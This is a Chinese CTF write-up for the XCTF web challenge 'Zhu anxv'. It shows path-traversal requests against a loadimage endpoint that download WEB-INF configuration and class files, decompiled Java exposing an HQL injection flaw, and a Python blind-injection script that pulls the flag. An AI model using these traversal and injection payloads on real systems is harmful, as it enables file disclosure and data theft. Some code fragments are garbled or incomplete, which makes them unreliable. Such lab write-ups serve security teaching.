

# 攻防世界web进阶区Zhu anxv详解

原创

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## 攻防世界web进阶区Zhu anxv详解

题目

提示:

详解

## 题目

提示:

**题目描述:** 你只是在扫描目标端口的时候发现了一个开放的web服务


## 详解

```
Number of threads running the program
python2 webdirscan.py
http://220.249.52.133:30685/
Dirscan is running!
Scan target: http://220.249.52.133:30685/
Total Dictionary: 79078
[200]http://220.249.52.133:30685/[200]http://220.249.52.133:30685/
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//list
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//
[200]http://220.249.52.133:30685//cs.q/..//
[200]http://220.249.52.133:30685//
```

扫描目录发现了一个list

我们使用了好几个扫描工具, 只有wwwscan, 和webdirscan可以, (可能是我字典太菜了)

发现需要登录



220.249.52.133:30685 显示

请先登录

确定


<https://blog.csdn.net/hxhxhxhx>

```
46     box-sizing: border-box;
47 }
48
49 body,html{
50     height:100%;
51     overflow:hidden;
52 }
53 body{
54     background:url(/loadimage?fileName=web_login_bg.jpg) no-repeat center;
55     background-size: cover;
56 }
57 a{
58     color:#27A9E3;
59     text-decoration:none;
60     cursor:pointer;
61 }
62 .login{
63     margin: 150px auto 0 auto;
64     min-height: 420px;
65     max-width: 420px;
66     padding: 40px;
67     background-color: #ffffff;
```

<https://blog.csdn.net/hxhxhxhx>

查看源代码发现，这里有问题，加载图片的方式很诡异

试试文件读取




The screenshot shows the Chrome DevTools Network tab. The 'loadimage?fileName=...' request is selected. The 'General' tab is active, showing the following details:

- Request URL:** http://220.249.52.133:30685//loadimage?fileName=web\_login\_bg.jpg
- Request Method:** GET
- Status Code:** 200
- Remote Address:** 220.249.52.133:30685
- Referrer Policy:** no-referrer-when-downgrade


The 'Response Headers' tab is also visible, showing 'Content-Disposition: attachment; filename="bg.jpg"'.

<https://blog.csdn.net/hxhxhxhx>




The screenshot shows the Chrome DevTools Application tab. The 'Cookies' section is expanded, showing a single cookie:

Name	Value	Domain	Path	Expires ...	Size
JSESSIONID	A4C83145C44130FD2275C3101B2C4F04	220.249.52....	/	Session	42



他的cookie里有jessionid 说明他是使用JAVA写的网页  
那么我们尝试找找web.xml



有一个struts2

这个是struts的工作原理，以及一些讲解

apps-存放了所有Struts2的示例项目

docs-存放了所有Struts2与XWork的文档

lib-存放了所有Struts2相关的JAR文件以及Struts2运行时所依赖的JAR文件

src-存放了所有Struts2的源码，以Maven所指定的项目结构目录存放

## ==核心文件==

### web.xml

- 任何MVC框架都需要与Web应用整合，这就不得不借助于web.xml文件，只有配置在web.xml文件中servlet才会被应用价值。
- 通常，所有的MVC框架都需要Web应用价值一个核心控制器，对于Struts2框架而言，需要加载StrutsPrepareAndExecuteFilter，只要Web应用负责加载StrutsPrepareAndExecuteFilter，StrutsPrepareAndExecuteFilter将会加载Struts2框架。

### struts.xml

- Struts2的核心配置文件，在开发过程中利用率最高。该文件主要负责管理应用中的Action映射，以及该Action包含的Result定义等。
- struts.xml中包含的内容
  - 全局属性
  - 用户请求和响应Action之间的对应关系
  - Action可能用到的参数和返回结果
  - 各种拦截器的配置
- 通用配置文件如下：

https://blog.csdn.net/hxhxhxhx

读取struts.xml

loadimage?fileName=../../WEB-INF/classes/struts.xml

The screenshot shows the Burp Suite interface with a request and response view. The request is a GET request for a file named struts.xml. The response is an XML document from the application, indicating that the file was not found.

**Request:**

```
GET //loadimage?fileName=../../WEB-INF/classes/struts.xml HTTP/1.1
Host: 220.249.52.133:30685
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

**Response:**

```
<interceptor-ref name="defaultStack" />
<interceptor-ref name="oa" />
</interceptor-stack>

</interceptors>
<action name="list"
class="com.cuitcf.action.AdminAction"
method="execute">
  <interceptor-ref name="userAuth">
    <param name="excludeMethods">
      execute
    </param>
  </interceptor-ref>
  <result
name="login_error">/ctfpage/login.jsp</result>
  <result
name="list_error">/ctfpage/welcome.jsp</result>
  <result
name="success">/ctfpage/welcome.jsp</result>
</action>
</package>
</struts>
```

http: 2,415 bytes | 36 millis

```

<?xml version="1.0" encoding="UTF-8"?>


<!DOCTYPE struts PUBLIC
    "-//Apache Software Foundation//DTD Struts Configuration 2.3//EN"
    "http://struts.apache.org/dtds/struts-2.3.dtd">
<struts>
  <constant name="strutsenableDynamicMethodInvocation" value="false"/>
  <constant name="struts.mapper.alwaysSelectFullNamespace" value="true" />
  <constant name="struts.action.extension" value="," />
  <package name="front" namespace="/" extends="struts-default">
    <global-exception-mappings>
      <exception-mapping exception="java.lang.Exception" result="error"/>
    </global-exception-mappings>
    <action name="zhuanxvlogin" class="com.cuitctf.action.UserLoginAction" method="execute">
      <result name="error">/ctfpage/login.jsp</result>
      <result name="success">/ctfpage/welcome.jsp</result>
    </action>
    <action name="loadimage" class="com.cuitctf.action.DownloadAction">
      <result name="success" type="stream">
        <param name="contentType">image/jpeg</param>
        <param name="contentDisposition">attachment;filename="bg.jpg"</param>
        <param name="inputName">downloadFile</param>
      </result>
      <result name="suffix_error">/ctfpage/welcome.jsp</result>
    </action>
  </package>
  <package name="back" namespace="/" extends="struts-default">
    <interceptors>
      <interceptor name="oa" class="com.cuitctf.util.UserOAuth"/>
      <interceptor-stack name="userAuth">
        <interceptor-ref name="defaultStack" />
        <interceptor-ref name="oa" />
      </interceptor-stack>
    </interceptors>
    <action name="list" class="com.cuitctf.action.AdminAction" method="execute">
      <interceptor-ref name="userAuth">
        <param name="excludeMethods">
          execute
        </param>
      </interceptor-ref>
      <result name="login_error">/ctfpage/login.jsp</result>
      <result name="list_error">/ctfpage/welcome.jsp</result>
      <result name="success">/ctfpage/welcome.jsp</result>
    </action>
  </package>
</struts>

```

这里class里面可以看到很多class类名，尝试了一下，都可以逐个下载，点号换成正斜杠，然后再在后面加个.class就可以下载了，下载后用jd反编译class文件

发现一个看起来和登陆有关的类UserLoginAction,构造payload下载:

?fileName=../../WEB-INF/classes/com/cuitctf/action/UserLoginAction.class



Request

```
GET /loadimage?fileName=../../WEB-INF/classes/com/cuitctf/action/UserLoginAction.class HTTP/1.1
Host: 220.249.52.133:30685
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response


```
Date: Thu, 13 Aug 2020 04:30:03 GMT
Connection: close
Content-Length: 3796

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* ☒ ☒ ☒ userService !Lcom/cuitctf/service/Us
```

我们使用jd-gui java反编译工具

我们将文件下载, 并修改为.class文件

我们使用luyten反编译



```
package com.cuitctf.action;
import com.cuitctf.service.*;
import com.cuitctf.po.*;
import com.cuitctf.util.*;
import org.springframework.context.*;
import com.opensymphony.xwork2.*;
import java.util.regex.*;
import java.util.*;

public class UserLoginAction extends ActionSupport {
    private UserService userService;
    private User user;

    public UserLoginAction() {
        final ApplicationContext context = InitApplicationContext.getApplicationContext();
        this.userService = (UserService)context.getBean("userService");
    }

    public String execute() throws Exception {
        System.out.println("start:" + this.user.getName());
        final ActionContext actionContext = ActionContext.getContext();
        final Map<String, Object> request = (Map<String, Object>)actionContext.get("request");
        try {
            if (!this.userCheck(this.user)) {
                request.put("error", "\u767b\u5555\u5931\u8d25\u4ff0\u8bf7\u68c0\u67e5\u7528\u6237\u544d\u548c\u5bc6\u7801");
                System.out.println("\u767b\u5555\u5931\u8d25");
                return "error";
            }
        } catch (Exception e) {
            e.printStackTrace();
            throw e;
        }
        System.out.println("login SUCCESS");
        ActionContext.getContext().getSession().put("user", this.user);
        return "success";
    }

    public boolean isValid(final String username) {
        final String validateString = "[a-zA-Z0-9]{1-16}";
        return matcher(validateString, username);
    }

    private static boolean matcher(final String reg, final String string) {
        boolean tem = false;
        final Pattern pattern = Pattern.compile(reg);
        final Matcher matcher = pattern.matcher(string);
        tem = matcher.matches();
    }
}
```

```
package com.cuitctf.action;
```

```
import com.cuitctf.service.*;
```

```
import com.cuitctf.po.*;
```

```
import com.cuitctf.util.*;
```



```
return this.userService;
}


public void setUserService(final UserService userService) {
    this.userService = userService;
}

public User getUser() {
    return this.user;
}

public void setUser(final User user) {
    this.user = user;
}
}
```

截取部分有用的代码

```
public boolean userCheck(User user) {
    List<User> userList = this.userService.loginCheck(user.getName(), user.getPassword());
    if (userList != null && userList.size() == 1) {
        return true;
    }
    addActionError("Username or password is Wrong, please check!");
    return false;
}
```



发现还有一个userserviceimpl的类  
我们下载



```

public List <User> loginCheck(String name, String password) {
    name = name.replaceAll(" ", "");
    name = name.replaceAll("=", "");
    Matcher username_matcher = Pattern.compile("[0-9a-zA-Z]+$").matcher(name);
    Matcher password_matcher = Pattern.compile("[0-9a-zA-Z]+$").matcher(password);
    if (password_matcher.find()) {
        return this.userDao.loginCheck(name, password);
    }
    return null;
}

```

找到登录的规则

是登陆语句的过滤规则,在UserDaoImpl.class中找到:

```

public List < User > loginCheck(String name, String password) {
    return getHibernateTemplate().find("from User where name ='" + name + "' and password = '" + password +
    "'");
}

```

这里是大佬的盲注脚本

```

import requests
s=requests.session()

flag=''
for i in range(1,50):
    p=''
    for j in range(1,255):
        payload="(select%0Aascii(substr(id,"+str(i)+",1))%0Afrom%0AFlag%0Awhere%0Aid<2)<'" +str(j)+"'"
        url="http://111.198.29.45:35732/zhuanxvlogin?user.name=admin'%0Aor%0A"+payload+"'%0Aor%0Aname%0Alike%0A'admin
&user.password=1"
        r1=s.get(url)
        if len(r1.text)>20000 and p!='':
            flag+=p
            print i,flag
            break
        p=chr(j)

```

